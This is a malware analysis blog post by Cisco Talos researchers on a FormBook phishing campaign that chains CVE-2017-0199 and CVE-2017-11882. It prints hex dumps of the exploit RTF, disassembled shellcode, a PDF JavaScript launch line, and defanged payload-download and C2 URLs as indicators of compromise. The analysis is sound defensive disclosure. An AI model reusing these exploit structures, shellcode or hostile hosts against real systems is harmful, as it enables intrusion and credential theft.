My Little FormBook

By Paul Rascagneres

Published: 2018-06-20 · Archived: 2026-04-05 15:18:42 UTC


Wednesday, June 20, 2018 11:00

This blog post is authored by Warren Mercer and Paul Rascagneres.

Summary

Cisco Talos has been tracking a new campaign involving the FormBook malware since May 2018 that utilizes four different malicious documents in a single phishing email. FormBook is an inexpensive stealer available as "malware as a service." This means an attacker can purchase a compiled piece of malware based on their desired parameters. This is commonplace with crimeware and stealer type malware such as FormBook. It is able to record keystrokes, steal passwords (stored locally and in web forms) and can take screenshots.

The author put a lot of effort in the infection vector using multiple malicious documents in a single phishing email. The author also mixed different file formats (PDF and Microsoft Office document) and used two public Microsoft Office exploits (CVE-2017-0199 and CVE-2017-11882) in order to drop the final payload on the targeted system. The final payload was downloaded during the campaign from a small Japanese file-sharing platform (hosted in Netherland). The platform owner has since deleted the malicious payload binaries from their system. Here is the infection workflow:




We identified an infrastructure overlap between this campaign and a previous campaign we published in February 2017 relating to Pony malware which utilized Microsoft Publisher files to deliver its payload. There is the potential that the same actor behind these two attacks is the same due to an overlap in the two attacks' infrastructure. If that is the case, the actor could switch between Pony and FormBook to be able to continue their malicious activities for more than a year.

Infection Vector

Phishing Campaign

This campaign starts with a malicious email containing two attachments. Here is a snippet of the email:



The email pretends to be an order sent from the sales department of a company located in Spain. The website's details and phone number appear to have been copied from that of a genuine company.


The email contains two attachments:

- A blank malicious Microsoft Office document template file. (.dotm)
- A malicious PDF document that is also blank. (.pdf)


If an example document from the campaign, named "STMORDER-442799.dotm," is opened, it appears blank. However, like most Office documents, if the file is unzipped and opened, you can access the attributes and XML information. This is where the attacker leverages CVE-2017-0199 to trigger an external download by abusing the relationship elements within "STMORDER-442799\word_rels\document.xml.rels." Despite the file appearing to be blank, it does contain a large amount of XML information. We see the <Relationship> elements being abused:

```
<Relationship Id="_id_2970" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObjec
```

This will cause the following document to be downloaded and executed from a Japanese file-hosting platform.



At the time of publishing, this file is no longer available and trying to view it results in a 404 error. The platform maintainer of PyonPyon.moe provides a list of malware that has been removed from the hosting platform — this can be found here. Within this data, we can identify our attempted download of the .doc file, among others related to this campaign, which were removed on the same day, June 8:



We were able to obtain multiple .doc files in relation to this campaign, which we will discuss later on. These .doc files are in rich text format (RTF), which leveraged CVE-2017-11882.

PDF document (Attached)

Also, attached to the initial email is a PDF file which contains a JavaScript object:

```
this.exportDataObject({ cName: "mine001.dotm", nLaunch: 2 });
```

This code launches a file embedded within the PDF document. In our case, the file is an Office document named "mine001.dotm."

Second Office MalDoc (Embedded)

The embedded Office document is exactly the same as the attached document discussed above.

We don't know why the author of this campaign puts the same file in two seperate locations, or if it's on purpose or a mistake made during the phishing generation stage. It's possible the actor did not intend to attach both the DOTM and the PDF.

Third Office MalDoc (Downloaded)

The final malicious Office document is an RTF document. This RTF document contains an object linking and embedding (OLE) stream at the offset 0x9F (header d0 cf 11 e0 a1 b1 1a e1):

```
 00000040  36 39 30 36 64 30 34 33  30 32 30 30 30 30 30 30  |6906d04302000000|
00000050  31 37 30 30 30 30 30 30  37 32 34 37 35 35 33 30  |1700000072475530|
00000060  33 32 37 37 34 65 37 35  36 64 37 36 33 36 34 66  |32774e756d76364f|
00000070  35 30 36 66 36 32 34 62  37 34 35 38 34 37 33 32  |506f624b74584732|
00000080  37 36 35 31 30 30 30 30  30 30 30 30 30 30 30 30  |7651000000000000|
00000090  30 30 30 30 30 30 30 30  31 30 30 30 30 30 64 30  |0000000100000d0|
000000a0  63 66 31 31 65 30 61 31  62 31 31 61 65 31 30 30  |cf11e0a1b11ae100|
000000b0  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
000000c0  30 30 30 30 30 30 30 30  30 30 30 30 30 30 33 65  |000000000000003e|
000000d0  30 30 30 33 30 30 66 65  66 66 30 39 30 30 30 36  |000300feff090006|
000000e0  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
000000f0  30 30 30 30 30 30 30 31  30 30 30 30 30 30 30 31  |0000000100000001|
00000100  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
```

We have the beginning of the OLE compound file (CF) — named OLECF — object.

This OLECF object contains a compound file binary format (CFBF) object.This file format is described here. This object is linked to the COM object "0002ce02–0000–0000-c000–000000000046":

```
 00000400  52 00 6f 00 6f 00 74 00  20 00 45 00 6e 00 74 00  |R.o.o.t. .E.n.t.|
00000410  72 00 79 00 00 00 00 00  00 00 00 00 00 00 00 00  |r.y.............|
00000420  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000440  16 00 05 00 ff ff ff ff  ff ff ff ff 01 00 00 00  |................|
00000450  02 ce 02 00 00 00 00 00  c0 00 00 00 00 00 00 46  |...............F|
00000460  00 00 00 00 00 00 00 00  00 00 00 00 d0 e9 36 77  |..............6w|
00000470  7f fc d3 01 03 00 00 00  c0 07 00 00 00 00 00 00  |................|
00000480  01 00 4f 00 6c 00 65 00  31 00 30 00 4e 00 61 00  |..O.l.e.1.0.N.a.|
00000490  74 00 69 00 76 00 65 00  00 00 00 00 00 00 00 00  |t.i.v.e.........|
000004a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

This CLSID is the ID of the Equation Editor as mentioned by Microsoft. Finally, here is where and how the exploit is executed:

```
 00000800  98 07 00 00 03 d4 01 6a  72 0a 01 08 7f a9 b8 c3  |.......jr.......|
00000810  42 ba ff f7 d0 8b 38 8b  37 bd c6 98 b9 ff f7 d5  |B.....8.7.......|
```

```
00000820  8b 4d 77 56 ff d1 05 63  d6 2d 0b 2d 4d d5 2d 0b  |.MwV...c.-.-M.-.|
00000830  ff e0 fa d3 6e 4a c9 6a  83 53 e8 d1 41 00 1e b6  |....nJ.j.S..A...|
00000840  29 1d e6 71 de 92 60 23  40 9d 40 0e 7a d8 9a d6  |)..q..`#@.@.z...|
00000850  26 43 86 98 e0 c4 4e b8  1d 7d 82 46 ce 45 07 be  |&C....N..}.F.E..|
00000860  82 15 f0 31 ec 1e 49 93  a2 d4 ef b5 da ae e8 39  |...1..I........9|
00000870  ff d3 ab 65 88 29 2b 4e  be b9 ec 16 e5 7f ab d6  |...e.)+N........|
00000880  08 a7 ec 69 51 38 1f 97  27 27 7d f9 f3 f2 65 83  |...iQ8..''}...e.|
```

The red value is the stream length.

The blue value is equation editor MTEF header starting by 0x3.

The green value is the font record starting by 0x8. This vulnerability is an overflow on the front name located in grey in the snippet above. The overflow will redirect the flow in order to execute the RET code at the address 0x0041d1e8 (in pink).

Finally, a shellcode is executed.

Here is the first stage of the shellcode:

```
 user@laptop:$ rasm2 -d B8C342BAFFF7D08B388B37BDC698B9FFF7D58B4D7756FFD10563D62D0B2D4DD52D0BFFE0
mov eax, 0xffba42c3
not eax
mov edi, dword [eax]
mov esi, dword [edi]
mov ebp, 0xffb998c6
not ebp
mov ecx, dword [ebp + 0x77]
push esi
call ecx
add eax, 0xb2dd663
sub eax, 0xb2dd54d
jmp eax
```

The purpose is to execute GlobalLock() (first call) and to finally jump in the second stage of the shellcode in bold orange in the hexadecimal code.

The purpose is to download and execute a binary located on a compromised WordPress website (hxxp://irishlebanese[.]com/wp-admin/images/eight/mine001.exe).

FormBook is an inexpensive stealer available as "malware as a service." It is able to record keystrokes, steal passwords (stored locally and in web forms) and can take screenshots. This post does not describe the malware in-depth, since there are excellent posts on the malware written by other researchers.

Overlaps with previous campaigns

In February 2017, we published an article about another stealer using Publisher

and a public exploit to compromise systems. We found three interesting samples related to this case and our current FormBook case:

- 5aac259cb807a4c8e4986dbc1354ef566a12ced381b702a96474c0f8ff45f825 (located at hxxp://irishlebanese[.]com/wp-admin/admin/dor001.exe in May 2018)
- 82ce499994e4b2ee46e887946ef43f18b046639e81dfe1d23537ce6a530d8794 (located at hxxp://irishlebanese[.]com/wp-admin/admin/mine001.exe in May 2018)
- 8f6813634cb08d6df72e045294bf63732c0753f79293f1c9b2765f686f699a72 (located at hxxp://irishlebanese[.]com/wp-admin/admin/mine001.exe in May 2018)

These three samples use the same FormBook infrastructure and the Pony infrastructure mentioned in our previous article:

- hxxp://alphastand[.]top/alien/fre.php -> command and control (C2) server from 2017
- hxxp://ukonlinejfk[.]ru/mine/fre.php
- hxxp://alphastand[.]trade/alien/fre.php -> C2 server from 2017
- hxxp://igtckeep[.]com/dor/fre.php
- hxxp://alphastand[.]win/alien/fre.php -> C2 server from 2017
- hxxp://kbfvzoboss[.]bid/alien/fre.php -> C2 server from 2017
- hxxp://www.cretezzy[.]com/do/ -> FormBook C2 server
- hxxp://www.beemptty[.]com/se/ -> FormBook C2 server

The infrastructure sharing suggests that this is a common actor currently using two different stealers. Based on the timeline, we assume that the actor is currently moving from Pony to FormBook, another stealer.

Conclusion

This case shows us that malicious actors play with multiple file formats and embedded objects. In this campaign, the author used a PDF with an embedded Office document template using a vulnerability in order to download an additional Office RTF document, and then a second vulnerability and exploit in order to compromise the target. The attacker used an unfamiliar file-sharing platform in order to store the malicious document and a compromised WordPress site in order to store the final payload. We did notice that the file-sharing platform is reactive, removing the malicious files quickly, stopping the infection chain.

Some technical elements, such as infrastructure sharing, show us that the actor behind this campaign is probably the same actor behind a campaign we described one year ago. Last month it used two stealers in parallel on the same infrastructure. Based on the information we have today, he/she no longer uses Pony, but switched to FormBook in order to steal information on compromised systems.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

PDF 8f859c1a9965427848315e9456237e9c018b487e3bd1d632bce2acd0c370341e

Embedded And Attached dotm
04f093a3b867918dce921fe2ba40dcdae769b35dbce3047aacdb151e2208ea5c

Malicious Document Hosted On The Files Sharing Platform
4c16046966a5fd06c84213aa67bfa37949800980915e9b511384ec17dc7eb7b1 ->
hxxps://pomf[.]pyonpyon[.]moe/pajelx.doc

04f093a3b867918dce921fe2ba40dcdae769b35dbce3047aacdb151e2208ea5c ->
hxxps://pomf[.]pyonpyon[.]moe/cgcvsc.doc
59cf77148cbbf24d395d09192ce43ac5395087f3e499cda350e3a93f13e37de1 ->
hxxps://pomf[.]pyonpyon[.]moe/btgppc.doc
D83f874dda2fa3e4339399c786e9497c1b440019fa5ee5925738fc3afa67352c ->
hxxps://pomf[.]pyonpyon[.]moe/ejmhsu.doc
35ea3d8272751d60bd3106e548444588b1959622dfdcf11be14b80786bdb25e6 ->
hxxps://pomf[.]pyonpyon[.]moe/cnlvop.doc
5e9979a9676889a6656cbfa9ddc1aab2fa4b301155f5b55377a74257c9f9f583 ->
hxxps://pomf[.]pyonpyon[.]moe/hbhjks.doc
0b0615eb8e4c91983fab37475ecc374f79c394768a33ea68c2208da1c03e5a43 ->
hxxps://pomf[.]pyonpyon[.]moe/zkxsam.doc
Fccc874f4f741231673f5a3c0bdc4c6bfd07f1b1e93f7c64e2015c393966216e ->
hxxps://pomf[.]pyonpyon[.]moe/neitsj.doc
13ce56581c8ad851fc44ad6c6789829e7c250b2c8af465c4a163b9a28c9b8a41 ->
hxxps://pomf[.]pyonpyon[.]moe/lhvazm.doc
541ea322a3a6385211566f95cef333580a62341dac397e044a04504625acdd0d ->
hxxps://pomf[.]pyonpyon[.]moe/cgcvsc.doc
062ae7152d8e8f3abb093e55c5a90213134dd278ac28cfeb18e81132232dcbe8 ->
hxxps://pomf[.]pyonpyon[.]moe/tewkco.doc
0ddf7e87957932650679c99ff2e2380e2be8a203d1142f19a22ad602047f372e ->
hxxps://pomf[.]pyonpyon[.]moe/lhvazm.doc
1debc4e22a40f4f87142e7e40094ce1a9aa10462f0c6d1c29aa272d7d6849205 ->
hxxps://pomf[.]pyonpyon[.]moe/zkxsam.doc

PE32 Hosted On The irishlebanese Website
d7f0f3fea2f9935c1dd7bda343ec1e3fb77457e68b16b9d51516a3d8c651d14f
05a945fc7a9eb4c9a4db8eb974333b3938c06d9299976075b2fc00a79cf0a129
91a471ba534219f05c31d204b3c5217cde7c67f70600aa3abba334888f628376
f7e97000615ee77093c4ec49f3cbe4b8cb3dc6feafc74ae8d59f01f05dc4280e
23c40f55797b07b2d9bf1e314ea928b1151af2b2e605aa520a715fe56e481528
1d706a3c85973fe96240a254abff52c0593b4aa0c283d3ecc28df6f8baed853b
e8f0136abc46b668d44586a6b5a394b470af6af8e9d91bddca4b70e3e66768d1
958ee876ebaab71ea2ef9fcda6a08598319578ccc1f4bd9baa3a54114b88abdc
b031075b8ad2558ee3ee7f0749c2b24484dd6fab7252fad71548276514b9b766
667cc420816fd71ae54869b4c0f05129cc5972dbc47f7a98776fc63a72d77691
7db8273fd25088900cffa036eb631ffcee40302dd7b33a7d4f3e653e7ab091c0
3efdc8b15e324cd9323cdbd34fbd19979d6eeb95fe1120ed3a95dc24fab67397
189e2494b19773f9b72072774891378f5809c7bfb121dcba2cee13e6f91ed619

bd44861de18d5bbf71d2d64e29ff9f1d8495f97f5ba0b49eacb504b3768a89bb
e0282f51ac3bfba5774893c8b70c31600d7e4bd7f6d7231fd33315396cd18b78
83fa11d8711ef22437681e09a4be500cfaf49ac7cb29837ff6a42fb46b09d789
14ce215b561dc43104e400c0eb877d876f6e9be77c5b2994b9b8745b2132d914
226d38382415b935d849539c0b6305a4259c26dfa7317b944f8498cd3e65850f
dd1eeb128b1d1eb40e74281aec79828d7d7179a0375bda5e85ce5fd2fac064a2
a7422eddb437a33d730ab70bd1267d815fc3761d5eda9781de91d0bdeeb823ff
2a21f728282b33b89e6cbd99db52651931b534be9837d99eacf87cfd748c3cba
91b6219f4a8903773492fd83fe02e6aa8729e378f559c5cc9f115a2304f89e57
4f73923c23354ac5050f012f607342362eaf1d691ce1b64ea1e831038cc4236c
ebbed2fcd7fe4dc8a95cc60ab9c8e98609bcf3ba5696507252c65cc6be748b14
d1f9549943b936ba54d87a5befd2d241fcddac6f0caf8c786f6034ab18b8e61d
ae7cacc7a16cb48cb40473ad0269331c392f8eb0fef8ebe2d90f3592fccb306c
00cb817330768b33a30bcf7a6a67d0269aa32f8099aee3ecd18da0e31d096610
e93994bf78b13d3bdee1682faf6c6544246fbd6d95a0aa043ac175ad0b905646
822c1239203db0bfdde3d0b65f50e53f7ee155638d4743b14f58267fa3e76531
5aac259cb807a4c8e4986dbc1354ef566a12ced381b702a96474c0f8ff45f825
8f6813634cb08d6df72e045294bf63732c0753f79293f1c9b2765f686f699a72
82ce499994e4b2ee46e887946ef43f18b046639e81dfe1d23537ce6a530d8794

C2 Servers hxxp://www[.]drylipc[.]com/em1/
hxxp://www[.]handanzhize[.]info/d5/
hxxp://www[.]bddxpso[.]info/d7/
hxxp://www[.]newraxz[.]com/as/
hxxp://www[.]atopgixn[.]info/de8/
hxxp://www[.]cretezzy[.]com/am/
hxxp://www[.]casiinoeuros[.]info/d3/
hxxp://www[.]newraxz[.]com/as/
hxxp://www[.]cretezzy[.]com/do/
hxxp://www[.]newraxz[.]com/as/

Overlaps Samples 5aac259cb807a4c8e4986dbc1354ef566a12ced381b702a96474c0f8ff45f825
hxxp://alphastand[.]top/alien/fre.php
hxxp://alphastand[.]trade/alien/fre.php
hxxp://igtckeep[.]com/dor/fre.php
hxxp://alphastand[.]win/alien/fre.php
hxxp://kbfvzoboss[.]bid/alien/fre.php
hxxp://www[.]cretezzy[.]com/do/

8f6813634cb08d6df72e045294bf63732c0753f79293f1c9b2765f686f699a72
hxxp://ukonlinejfk[.]ru/mine/fre.php
hxxp://alphastand[.]top/alien/fre.php
hxxp://alphastand[.]trade/alien/fre.php
hxxp://alphastand[.]win/alien/fre.php
hxxp://kbfvzoboss[.]bid/alien/fre.php
hxxp://www[.]beemptty[.]com/se/

82ce499994e4b2ee46e887946ef43f18b046639e81dfe1d23537ce6a530d8794 hxxp://ukonlinejfk[.]ru/mine/fre.php
hxxp://alphastand[.]top/alien/fre.php
hxxp://alphastand[.]trade/alien/fre.php
hxxp://alphastand[.]win/alien/fre.php
hxxp://kbfvzoboss[.]bid/alien/fre.php
hxxp://www[.]beemptty[.]com/se/
